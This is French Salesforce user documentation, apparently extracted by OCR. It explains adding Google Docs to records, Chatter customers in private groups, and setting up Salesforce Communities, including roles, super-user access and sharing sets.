Utilisez Google Documents™ pour créer et partager des documents à la demande et des feuilles de calcul (“documents Google”) ainsi que pour visualiser les modifications effectuées en temps réel, lors de vos collaborations avec d'autres utilisateurs. Parce votre contenu est stocké dans Google, il n'est plus nécessaire d'avoir à gérer différentes versions ou d'envoyer des pièces jointes par email ; il suffit de vous connecter avec votre compte Google Apps pour visualiser le document en cours ou l'historique des révisions.

Salesforce et Google Apps permettent d'intégrer Google Docs à Salesforce. La page d'accueil Documents de votre compte Google Apps répertorie tous les documents, présentations et feuilles de calcul Google que vous avez créés ou que d'autres utilisateurs de Google Apps ont partagés avec vous.

Pour plus d'informations sur Google Documents, consultez l'aide en ligne de Google.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Utilisation de Google Documents dans Salesforce

- Lire sur le type d'enregistrement approprié

ET

Compte Google Apps

## Ajout de documents Google à Salesforce

Ajoutez un document Google existant à un enregistrement ou une bibliothèque dans Salesforce.

Remarque: Pour utiliser un service Google Apps dans Salesforce, vous devez être connecté à votre compte professionnel Google Apps. Les comptes professionnels utilisent le domaine de votre société, par exemple, *jean.perrin@société*.com. Si vous n'êtes pas sûr de votre nom d'utilisateur et mot de passe Google Apps, contactez votre administrateur.

### Ajout d'un document Google à un enregistrement Salesforce

1. Ouvrez une requête, une opportunité ou un autre enregistrement.
2. Dans la liste associée Google Documents, Notes et Pièces jointes ou Google Documents et Pièces jointes, cliquez sur **Ajouter un Document Google**.
3. Saisissez le nom du document Google.
4. Saisissez l'URL du document Google.
5. Cliquez sur **Enregistrer**.

### Ajout d'un document Google à une bibliothèque Salesforce CRM Content

1. Sous l'onglet **Bibliothèques** ou dans la page de détail d'une bibliothèque, cliquez sur **Ajouter un Document Google**. Connectez-vous à Google Apps si vous y êtes invité(e).
2. Saisissez l'URL du document Google.
3. Cliquez sur **Contribuer**.
4. Saisissez un titre, puis sélectionnez une bibliothèque. Pour consulter des instructions détaillées de publication de contenus dans une bibliothèque, reportez-vous à Publications de fichiers dans des bibliothèques.
5. Cliquez sur **Publier**.

Remarque: Lorsque votre document Google est ouvert, pensez à le partager avec d'autres utilisateurs Google Apps de votre société. Seuls les personnes qui ont accès au document Google dans leur compte Google Apps peuvent l'ouvrir depuis Salesforce.

Conseil: Pour plus d'informations sur l'utilisation de Google Documents, consultez l'aide en ligne de Google.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Création d'un document Google et son association à des enregistrements Salesforce :

- Autorisation de modification sur le type d'enregistrement approprié

  ET

  Compte Google Apps

CONSULTER ÉGALEMENT :

Utilisation de Google Documents dans Salesforce

# Collaboration avec des partenaires et des clients

Partagez des mises à jour avec des clients et des partenaires dans des groupes Chatter.

À propos des clients Chatter dans des groupes privés

Ajout ou suppression de clients dans des groupes Chatter

# À propos des clients Chatter dans des groupes privés

Les clients Chatter sont des utilisateurs dont le domaine de messagerie est hors du domaine de votre société. Ils peuvent uniquement afficher les groupes dans lesquels ils sont invités et interagir avec les membres de ces groupes. Ils ne peuvent afficher aucune information Salesforce.

Les clients Chatter :

- Peuvent être ajoutés dans Chatter uniquement si :
  - Un responsable ou un propriétaire d'un groupe autorisant les clients les invite dans le groupe.
  - Un administrateur les ajoute dans Configuration en saisissant *Utilisateurs* dans la case Recherche rapide, puis en sélectionnant **Utilisateurs**.
- Peut afficher uniquement :
  - Les groupes auxquels ils appartiennent.
  - Des personnes dans les groupes auxquels ils appartiennent. Les clients peuvent afficher uniquement des profils limités comprenant la photo, le nom, le titre, l'e-mail, les appartenances de groupes communs, les fichiers communs, et les statistiques et l'influence de l'activité. Ils ne peuvent pas publier dans les profils.
  - Les fichiers partagés dans les groupes auxquels ils appartiennent.
- Ils ne peuvent pas afficher :
  - Les enregistrements ou d'autres informations Salesforce, même dans les résultats de recherche.
  - Les rubriques, y compris les rubriques dans le fil, la liste des rubriques, les pages de détail des rubriques, les rubriques récemment discutées et les rubriques tendance (les clients peuvent afficher des rubriques hashtag « # »).
  - Les recommandations, et ils ne peuvent pas être recommandés à d'autres. De plus, les groupes qui autorisent les clients ne peuvent pas être recommandés.
- Sont identifiés en tant que clients dans les profils et dans les groupes auxquels ils appartiennent. Les clients et les groupes avec des clients sont aisément identifiés par le coin supérieur gauche orange de leur photo.
- Possèdent des profils limités, comprenant le nom, la photo, le titre, la société, l'e-mail, le fil, l'appartenance de groupe, la propriété de fichiers et les statistiques et l'influence de l'activité.
- Ne peuvent pas être suivis. De plus, les clients ne peuvent pas suivre des personnes ou des fichiers.
- Peuvent être membres ou responsables de groupe. Si le client est un responsable, il peut afficher les utilisateurs qui demandent à joindre le groupe, même s'ils n'appartiennent pas à d'autres groupes communs, et approuver les demandes.
- Ne peuvent pas détenir, créer, supprimer, modérer, joindre ou demander à joindre des groupes.
- Peuvent inviter des personnes appartenant à des groupes communs qui souhaitent joindre les groupes dont ils sont responsables.
- Ne peuvent pas inviter des personnes hors du domaine de votre société, dont ils ne peuvent pas afficher le profil.
- Ne peuvent pas chatter à la page 3371 avec d'autres utilisateurs.

**Remarque:**

- Lorsque vous invitez quelqu'un en tant que client de votre groupe, un nom d'utilisateur et un mot de passe uniques lui sont attribués pour se connecter à ce groupe au sein de votre organisation, même s'il est déjà membre d'une autre organisation Salesforce. Il ne peut pas utiliser d'autres identifiants Salesforce pour accéder à votre groupe de clients.
- Si un client rencontre un problème de connexion au groupe, vérifiez qu'il utilise le nom d'utilisateur et le mot de passe figurant dans le message de bienvenue qu'il a reçu après son inscription au groupe. Si le problème persiste, demandez une aide à votre administrateur.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Si un client oublie son mot de passe, il peut utiliser l'option Mot de passe oublié pour le réinitialiser. S'il a oublié son nom d'utilisateur, il doit contacter l'administrateur de l'organisation dont il est client pour le récupérer.

## Considérations relatives aux utilisateurs mobiles

Les clients Chatter peuvent se connecter, et utiliser les applications Salesforce1 et Chatter Mobile pour BlackBerry. Les restrictions des utilisateurs clients sont identiques aux restrictions applicables lorsqu'ils utilisent Chatter sur le Web.

CONSULTER ÉGALEMENT :

Groupes Chatter

Ajout ou suppression de clients dans des groupes Chatter

# Ajout ou suppression de clients dans des groupes Chatter

Si les invitations de client sont activées pour votre organisation, vous pouvez ajouter, supprimer et inviter des clients dans les groupes privés dont vous êtes propriétaire ou responsable, et qui autorisent les clients.

1. Accédez à une page de détail de groupe.
2. Pour ajouter à votre société des personnes qui ne sont pas encore des clients, cliquez sur **Inviter des personnes** ou sur **Ajouter/Supprimer des membres** > **Inviter dans Salesforce Chatter !**. Saisissez les adresses e-mail séparées par des virgules, ainsi qu'un message (facultatif), puis cliquez sur **Envoyer**.

   Lorsqu'une personne accepte votre invitation, elle rejoint Chatter et devient membre du groupe.
3. Pour ajouter des personnes déjà clientes de votre société, cliquez sur **Ajouter/Supprimer des membres**, puis :
   - Effectuez une recherche à l'aide de la zone `Rechercher des personnes`.
   - Basculez de **Membres** du groupe à **Tout le monde** dans votre société.
   - Utilisez les liens **Suivant** et **Précédent** pour parcourir la liste.
   - Cliquez sur **Ajouter** pour ajouter un client, ou sur × pour supprimer un client.
   - Cliquez sur **Terminé**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Remarque:

- Lorsque vous invitez quelqu'un en tant que client de votre groupe, un nom d'utilisateur et un mot de passe uniques lui sont attribués pour se connecter à ce groupe au sein de votre organisation, même s'il est déjà membre d'une autre organisation Salesforce. Il ne peut pas utiliser d'autres identifiants Salesforce pour accéder à votre groupe de clients.
- Si un client rencontre un problème de connexion au groupe, vérifiez qu'il utilise le nom d'utilisateur et le mot de passe figurant dans le message de bienvenue qu'il a reçu après son inscription au groupe. Si le problème persiste, demandez une aide à votre administrateur.

- Si un client oublie son mot de passe, il peut utiliser l'option Mot de passe oublié pour le réinitialiser. S'il a oublié son nom d'utilisateur, il doit contacter l'administrateur de l'organisation dont il est client pour le récupérer.

CONSULTER ÉGALEMENT :

Ajout et suppression de membres de groupes Chatter

Affichage des membres de groupe Chatter

# Autres ressources

Vous souhaitez plus d'informations ? Consultez ces vidéos et fiches conseils.

Fiches de conseils

Vidéos pour la collaboration

# Fiches de conseils

En plus de l'aide en ligne, Salesforce publie une documentation à imprimer pour faciliter votre découverte des fonctionnalités.

Ces documents comprennent des fiches de conseils, des guides de l'utilisateur et d'autres ressources qui présentent les fonctionnalités et les capacités de Salesforce. Ces documents sont disponibles sous forme de fichiers PDF Adobe®. Le logiciel Adobe Reader® est requis pour ouvrir les fichiers PDF. Vous pouvez télécharger la dernière version de ce logiciel à l'adresse `www.adobe.com/products/acrobat/readstep2.html`.

## Salesforce CRM Content

# Vidéos pour la collaboration

En plus de l'aide en ligne, Salesforce publie des vidéos de démonstration pour faciliter votre découverte des fonctionnalités.

## Community

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| Tips for Rolling Out Chatter<br>Vous ne savez pas comment déployer Chatter dans votre organisation ou favoriser l'adoption des utilisateurs ? Visionnez cette courte vidéo pour découvrir les options disponibles et élaborer un plan unique adapté à votre activité. | | ✓ |
| Collaborate in Chatter Groups<br>Les groupes Chatter offrent des espaces de collaboration avec différents degrés de confidentialité, qui permettent aux membres de groupe de travailler en équipe, de partager des ressources et même d'inviter des clients. Visionnez cette vidéo pour planifier la stratégie de groupe de votre organisation et exploiter les fonctionnalités de fil de groupe, | ✓ | ✓ |

| Titre de la vidéo | Pour l'utilisateur final | Pour l'administrateur |
|---|---|---|
| de recherche dans les groupes, les fichiers, les annonces, et d'autres fonctionnalités puissantes. | | |
| Discover and Organize with Chatter Topics<br>Utilisez les rubriques Chatter pour afficher les conversations entre les personnes, organiser les conversations auxquelles vous souhaitez participer, et découvrir les personnes et les groupes qui partagent un intérêt et des connaissances pour les mêmes sujets. | ✔ | |
| Getting the Most Out of Chatter Feeds<br>Utilisez Chatter Salesforce pour créer des publications, des questionnaires et des favoris afin de collaborer efficacement avec vos collègues dans Chatter. Apprenez comment publier des informations pour vos suiveurs ou un groupe, comment enregistrer une publication dans vos favoris pour la retrouver plus tard et comment créer un questionnaire afin de recueillir immédiatement les résultats ! | ✔ | |
| Enhancing Your Chatter Posts<br>Apprenez comment utiliser @mentions et rubriques hashtag afin d'améliorer vos publications Chatter. | ✔ | |
| Get Started with Salesforce Files Sync<br>Apprenez à synchroniser des fichiers entre votre ordinateur ou un appareil mobile et Salesforce afin de disposer en permanence de la toute dernière version de chaque fichier. | ✔ | |
| Setting Up Your Salesforce Community<br>Apprenez comment un administrateur Salesforce utilise Communautés Salesforce afin de créer une communauté de support pour sa société. | | ✔ |

# Configuration et gestion des communautés Salesforce

## Présentation de Salesforce Communities

Les communautés sont des espaces de marque personnalisés pour la connexion de vos employés, clients et partenaires. Vous pouvez créer et personnaliser des communautés en fonction des besoins de votre activité, puis migrer de façon transparente entre les communautés.

Les Communautés représentent un outil très efficace pour partager des informations et collaborer avec des personnes extérieures à votre entreprise, mais essentielles pour vos processus métier, par exemple des clients ou des partenaires.

Vous pouvez utiliser les communautés pour :

- Générer davantage de ventes en connectant vos employés avec vos distributeurs, vos revendeurs et vos fournisseurs.
- Fournir un service de premier ordre en offrant à vos clients un emplacement unique pour obtenir des réponses.
- Gérer l'écoute sociale, les contenus, l'engagement et le workflow dans un seul emplacement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Vous pouvez créer plusieurs communautés dans votre organisation pour des raisons différentes. Par exemple, vous pouvez créer une communauté de support client pour réduire les coûts d'assistance, une communauté de canaux de vente pour des partenaires ou dédier une communauté à un événement à venir.

Les communautés peuvent être basées sur les fonctionnalités et les onglets Salesforce standard, ou sur l'un de nos modèles préconfigurés. Les communautés peuvent inclure un sous-ensemble de fonctionnalités et de données disponibles dans votre organisation interne Salesforce, et être personnalisées pour utiliser la marque de votre société. De plus, vous pouvez sélectionner qui parmi les membres de votre société, des clients, des partenaires ou d'autres personnes extérieures à votre société peuvent joindre les communautés.

Les communautés sont hébergées dans votre organisation et sont facilement accessibles depuis l'en-tête global en utilisant le menu déroulant dans le coin supérieur gauche de Salesforce ou dans l'application navigateur mobile Salesforce1. Utilisez ce menu pour basculer entre vos communautés et votre organisation Salesforce interne.

CONSULTER ÉGALEMENT :

- Planification
- Activation des communautés Salesforce
- Création de communautés
- Gestion de votre communauté

## Planification de votre mise en oeuvre

### Planification

Avant de configurer votre communauté et de la personnaliser, vous avez quelques décisions importantes à prendre.

- Déterminez avec précision les besoins de votre société relatifs à la communauté. À quels types d'utilisateur la communauté est-elle destinée ? Vous pouvez commencer par identifier les principaux cas d'utilisation que vous souhaitez satisfaire, par exemple un support client, un dispositif en libre-service ou un outil marketing.

- Évaluez la taille de votre communauté. Vous pourrez ainsi déterminer les licences requises.
- Déterminez si le contenu de votre communauté doit être accessible aux utilisateurs invités sans licence.
- Planifiez la présentation de votre communauté et évaluez les options de personnalisation disponibles. Les communautés offrent les possibilités suivantes :
  - **Utilisation de Visualforce pour personnaliser les onglets de communauté prêts à l'emploi** : Les communautés sont livrés avec des thèmes personnalisés prêts à l'emploi, que vous pouvez utiliser avec les onglets standard de Salesforce dans votre communauté. Vous pouvez également utiliser Visualforce pour personnaliser en profondeur la présentation de votre communauté et exploiter toutes les capacités de la plate-forme Force.com. Cette option exige des connaissances en programmation.
  - **Utilisation du Générateur de communauté avec des modèles** : Le Générateur de communauté est fourni avec des modèles enrichis et mis en forme pour des communautés, qui s'appuient sur des scénarios de support client. Les modèles facilitent la personnalisation via une interface utilisateur graphique intuitive. Ils permettent de déployer rapidement votre communauté avec une configuration minimale dans Site.com. Cette option ne nécessite aucune expérience en programmation ni connaissance de la plate-forme Force.com. Besoin d'aide pour définir un modèle ? Consultez la comparaison de modèle.

  Pour plus d'informations sur ces options, reportez-vous à Choix entre le Générateur de communauté et les sites Force.com
- Déterminez si les limitations de la communauté affectent votre mise en oeuvre.

# Configuration et maintenance de votre communauté

## Activation des communautés Salesforce

L'activation des communauté Salesforce est la première étape de la création de communautés.

L'activation des communautés active le nouveau thème d'interface utilisateur Salesforce Classic 2010, qui met à jour l'apparence de Salesforce.

Remarque: Une fois les Communautés activées, vous ne pouvez pas les désactiver.

Si l'accès de votre organisation aux communautés est suspendu en raison d'un défaut de paiement des frais, toutes vos communautés sont désactivées, y compris celles dont le statut est `Aperçu`. Lors de la réactivation des communautés, toutes les communautés ont le statut `Inactive`. Vous pouvez activer ces communautés, mais vous ne pouvez pas restaurer leur statut `Aperçu`.

1. Dans Configuration, saisissez *`Paramètres de communautés`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de communautés**.

   Remarque: Si ce menu ne s'affiche pas, les communautés peuvent ne pas être activées pour votre organisation. Contactez votre responsable de compte Salesforce.

2. Sélectionnez **Activer les communautés**.
3. Sélectionnez un nom de domaine à utiliser avec vos communautés, puis cliquez sur **Vérifier la disponibilité** pour vous assurer qu'il n'est pas déjà utilisé.

   Nous recommandons d'utiliser un nom explicite pour vos utilisateurs, par exemple le nom de votre société. Bien que le nom de domaine est identique pour toutes les communautés, vous créez une URL unique pour chaque communauté pendant le processus de création. Par exemple, si votre domaine est `UniversalTelco.force.com` et que vous créez une communauté de clients, vous pouvez nommer l'URL `UniversalTelco.force.com/clients`.

Éditions

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les Communautés :
- Personnaliser l'application

**Important:** Notez qu'une fois enregistré, le nom de domaine n'est pas modifiable.


Vous pouvez désigner un domaine totalement personnalisé en le saisissant dans la page Gestion de domaine. Dans Configuration, saisissez *Domaines* dans la case Recherche rapide, puis sélectionnez **Domaines**.

4. Cliquer sur **Enregistrer**.

Vous pouvez désormais créer des communautés.

L'autorisation « Créer et configurer des communautés » est requise pour créer et personnaliser des communautés. Elle permet également à l'utilisateur de gérer le site Site.com associé à la communauté.

Après avoir activé les communautés, nous recommandons d'attribuer l'autorisation « Afficher l'en-tête global » aux utilisateurs internes qui doivent accéder à la communauté. L'en-tête global permet aux utilisateurs de basculer aisément entre l'organisation interne et toutes les communautés dont ils sont membres. Si votre organisation utilise Lightning Experience, les utilisateurs disposant de l'autorisation appropriée peuvent basculer entre Salesforce Classic et la nouvelle interface en utilisant le commutateur. Recherchez le lien Basculer vers Lightning Experience dans le menu *Votre nom*. Les communautés ne sont pas prises en charge dans Lightning Experience. Par conséquent, pour créer, gérer ou accéder à des communautés à partir de l'en-tête global, vous devez basculer vers Salesforce Classic.




Il affiche également un menu supplémentaire dans la Gestion de la communauté qui permet aux administrateurs et aux responsables de communauté de basculer entre la Gestion de la communauté, le Générateur de communauté, Force.com et Site.com Studio.


CONSULTER ÉGALEMENT :

- salesforce_communities_implementation.pdf
- Puis-je utiliser le même nom de domaine pour mes sites Force.com et mes communautés ?
- Qui peut afficher quoi dans Communities

# Paramètres des communautés dans Salesforce1

Associez aisément des pages Visualforce à d'autres pages Visualforce dans Salesforce1 en sélectionnant la case à cocher sous **Paramètres de Salesforce1 pour les communautés** dans les paramètres des communautés.

Exemple:




Remarque: Les paramètres conservent le préfixe Apex dans toutes vos URL de communauté.

## Éditions

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de communautés :

- Personnaliser l'application

# Mise à jour des paramètres de communauté à l'échelle de l'organisation

## Définition du nombre par défaut de rôles de communauté

Définissez le nombre de rôles par défaut créés lors de l'ajout de comptes partenaires ou clients à des communautés.

Ces paramètres s'appliquent si votre communauté est configurée avec des licences utilisateur Partner Community ou Customer Community Plus. La limite est de trois rôles, la limite par défaut du système est de un.

Par exemple, si trois rôles partenaires sont actuellement créés lors de l'activation d'un compte pour votre communauté (Dirigeant, Responsable et Utilisateur), mais que vous avez besoin uniquement du rôle Utilisateur pour les nouveaux comptes, vous pouvez réduire le nombre de rôles à un seul. Pour de meilleures performances, nous recommandons de définir cette valeur sur `1`. Vous pouvez ensuite utiliser l'Accès super utilisateur pour accorder à des utilisateurs spécifiques l'accès aux données appartenant à d'autres utilisateurs dans leur compte.

Pour définir le nombre de rôles :

1. Dans Configuration, saisissez *Paramètres de communautés* dans la case Recherche rapide, puis sélectionnez **Paramètres de communautés**.
2. Sélectionnez le nombre de rôles par compte.
   a. Si vous utilisez des licences Partner Community, définissez le Nombre de rôles partenaires.
   b. Si vous utilisez des licences Customer Community Plus, définissez le Nombre de rôles clients.
3. Cliquer sur **Enregistrer**.

Le nombre de rôles des comptes existants n'est pas affecté par ce paramètre.

CONSULTER ÉGALEMENT :

Limitation des rôles de portail

Création d'utilisateurs de communautés

Éditions

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir le nombre de rôles par défaut :

- Personnaliser l'application

# Activation de l'accès super utilisateur dans des communautés

Lorsque vous activez l'accès super utilisateur, les utilisateurs partenaires des communautés peuvent accéder à davantage d'enregistrement et de données.

Si votre communauté est configurée avec des licences utilisateur Partner Community, ce paramètre s'applique. Vous pouvez également accorder l'accès super utilisateur aux utilisateurs qui disposent de licences Customer Community Plus. Pour plus d'informations, reportez-vous à Octroi de l'accès Super utilisateur aux utilisateurs clients de votre communauté à la page 3504.

L'octroi de l'accès super utilisateur à des utilisateurs externes dans votre communauté leur permet d'accéder à plus de données et d'enregistrements, quels que soient les règles de partage et les paramètres par défaut à l'échelle de l'organisation. Les super utilisateurs ont accès aux données appartenant à d'autres utilisateurs partenaires membres du même compte qui disposent du même rôle ou d'un rôle inférieur dans la hiérarchie des rôles. L'accès super utilisateur s'applique uniquement aux requêtes, pistes, objets personnalisés et opportunités. Les utilisateurs externes ont accès à ces objets uniquement si vous les exposez à l'aide de profils ou en les partageant et ajoutez les onglets à la communauté lors de la configuration.

1. Dans Configuration, saisissez *Paramètres de communautés* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de communautés**.
2. Sélectionnez `Activer l'accès Partenaire super utilisateur`.
3. Cliquer sur **Enregistrer**.

Vous pouvez désormais attribuer l'accès super utilisateur.

Pour désactiver l'accès super utilisateur, désélectionnez `Activer l'accès Partenaire super utilisateur`. Si vous réactivez cette fonctionnalité, tous les utilisateurs associés à l'accès super utilisateur avant sa désactivation récupèrent automatiquement l'accès super utilisateur.

CONSULTER ÉGALEMENT :

Création d'utilisateurs de communautés

**Éditions**

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer l'accès super utilisateur :

- Personnaliser l'application

# Activation des options de rapport pour les utilisateurs externes

Autorisez les utilisateurs externes qui ont une licence Partner Community ou Customer Community Plus et disposent de l'autorisation « Exécuter des rapports » à afficher et à modifier les options des rapports afin de les résumer et de les filtrer.

1. Dans Configuration, saisissez *Paramètres de communautés* dans la case Recherche rapide, puis sélectionnez **Paramètres de communautés**.
2. Sélectionnez Activer les options de rapport pour les utilisateurs externes.
3. Cliquez sur **Enregistrer**.

Les utilisateurs externes qui possèdent des licences Partner Community ou Customer Community Plus avec l'autorisation « Exécuter les rapports », affichent désormais les options de rapport dans la page d'exécution des rapports.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Éditions

Les communautés Salesforce sont disponibles avec : Salesforce Classic

La configuration des communautés Salesforce est disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les options de rapport pour les utilisateurs externes :

- Personnaliser l'application

# Présentation d'un ensemble de partages


Accordez aux utilisateurs de portail ou de communauté l'accès à des enregistrements associés à leur compte ou contact à l'aide d'ensemble de partages, en fonction de leur profil utilisateur.

Auparavant, un ensemble de partage accordait l'accès à n'importe quel enregistrement contenant un champ de référence à un compte ou un contact correspondant au compte ou au contact de l'utilisateur. Avec la version Spring '14, vous pouvez également déterminer comment l'accès est accordé en utilisant un mappage de l'accès dans l'ensemble de partage, qui prend en charge les références indirectes de l'enregistrement utilisateur et cible vers le compte ou le contact. Vous pouvez également déterminer les objets à utiliser dans le mappage de l'accès. Les objets doivent pointer vers un compte ou un contact.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Par exemple, vous pouvez utiliser un ensemble de partage dans les cas suivants :

- Accorder aux utilisateurs l'accès à toutes les requêtes associées à leur enregistrement de compte ou de contact.
- Accorder aux utilisateurs l'accès à toutes les requêtes associées à un compte ou un contact parent qui est identifié dans l'enregistrement de compte ou de contact des utilisateurs.

Vous pouvez utiliser des ensembles de partage pour accorder l'accès à des comptes, des contacts, des requêtes, des contrats de services, des utilisateurs et des objets personnalisés. Les ensembles de partage peuvent être utilisés avec les profils utilisateur suivants :

- Site Web authentifié
- Utilisateur de communauté client
- Utilisateur de la connexion à une communauté client
- Utilisateur du portail client haut volume
- Portail haut volume
- Utilisateur de site Web authentifié en excédent
- Utilisateur du portail client haut volume en excédent

L'exemple ci-dessous montre un mappage de l'accès dans un ensemble de partage, qui accorde aux utilisateurs de portail ou de communauté l'accès à toutes les requêtes associées aux autorisations de leur compte, même s'ils ne sont pas directement associés à la requête.




Exemple:

1. Référence de compte dans l'utilisateur de portail ou de communauté
2. Compte associé dans une autorisation
3. Référence d'autorisation dans une requête

**Remarque:** Les utilisateurs de portail ou de communauté obtiennent l'accès à toutes les autorisations de commande et à tous les éléments de commande d'un compte auquel ils ont accès. Pour partager des enregistrements appartenant à des utilisateurs de portail haut volume, utilisez à la place un groupe de partage.

CONSULTER ÉGALEMENT :

Octroi de l'accès aux enregistrements à des utilisateurs de portail haut volume

Octroi de l'accès aux enregistrements utilisateur à d'autres utilisateurs de communauté ou de portail haut volume

À propos des utilisateurs de communauté haut volume

Octroi de l'accès aux enregistrements à des utilisateurs de communauté haut volume

Partage d'enregistrements appartenant à des utilisateurs de communauté haut volume

# À propos des utilisateurs de communauté haut volume

Les utilisateurs de communauté haut volume sont des utilisateurs avec un accès limité pour les organisations qui comptent des milliers ou des millions d'utilisateurs de communautés.

Contrairement aux autres utilisateurs de communauté, les utilisateurs de communauté haut volume n'ont aucun rôle, ce qui élimine les problèmes de performance associés aux calculs de hiérarchie de rôles. Les utilisateurs communauté haut volume comprennent les types de licence Customer Community, High Volume Customer Portal et Authenticated Website.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Caractéristiques

Utilisateurs de communauté haut volume :

- Ils correspondent à des contacts autorisés à accéder à une communauté.
- Ils sont attribués à la licence Communauté de clients, Portail client haut volume ou Site Web authentifié.
- Ils partagent les enregistrements qu'ils possèdent avec des utilisateurs Salesforce uniquement dans des groupes de partage.

## Accès aux enregistrements

Les utilisateurs de communauté haut volume peuvent accéder aux enregistrements si l'une des conditions suivantes est remplie :

- Ils ont un accès en « Mise à jour » au compte auquel ils appartiennent.
- Ils sont propriétaires de l'enregistrement.
- Ils peuvent accéder au parent de l'enregistrement, et le paramètre de partage à l'échelle de l'organisation de cet enregistrement est Contrôlé par parent.
- Le paramètre de partage à l'échelle de l'organisation de l'objet est Accès public en lecture seule ou Accès public en lecture/écriture.

Les administrateurs peuvent créer des ensembles de partage afin d'accorder aux utilisateurs de communauté haut volume un accès supplémentaire à des enregistrements. Reportez-vous à Octroi de l'accès aux enregistrements à des utilisateurs de communauté haut volume.

## Limitations

- Les utilisateurs de communauté haut volume ne peuvent pas partager manuellement les enregistrements dont ils sont propriétaires ou auxquels ils ont accès.
- Vous ne pouvez pas transférer des requêtes entre des utilisateurs de communauté haut volume et ceux qui ne le sont pas.
- Les utilisateurs de communauté haut volume ne peuvent pas posséder de compte.
- Vous ne pouvez pas ajouter des équipes de requête à des requêtes qui appartiennent à des utilisateurs de communauté haut volume.
- Vous ne pouvez pas inclure des utilisateurs de communauté haut volume dans les éléments suivants :
  - Groupes personnels ou groupes publics.
  - Règles de partage.
  - Équipes de compte, équipes d'opportunité ou équipes de requête.
  - Bibliothèques Salesforce CRM Content.

  Ces limitations s'appliquent également aux enregistrements appartenant à des utilisateurs de communauté haut volume.
- Vous ne pouvez pas attribuer des utilisateurs de communauté haut volume à des territoires.

CONSULTER ÉGALEMENT :

Partage d'enregistrements appartenant à des utilisateurs de communauté haut volume

## Octroi de l'accès aux enregistrements à des utilisateurs de communauté haut volume

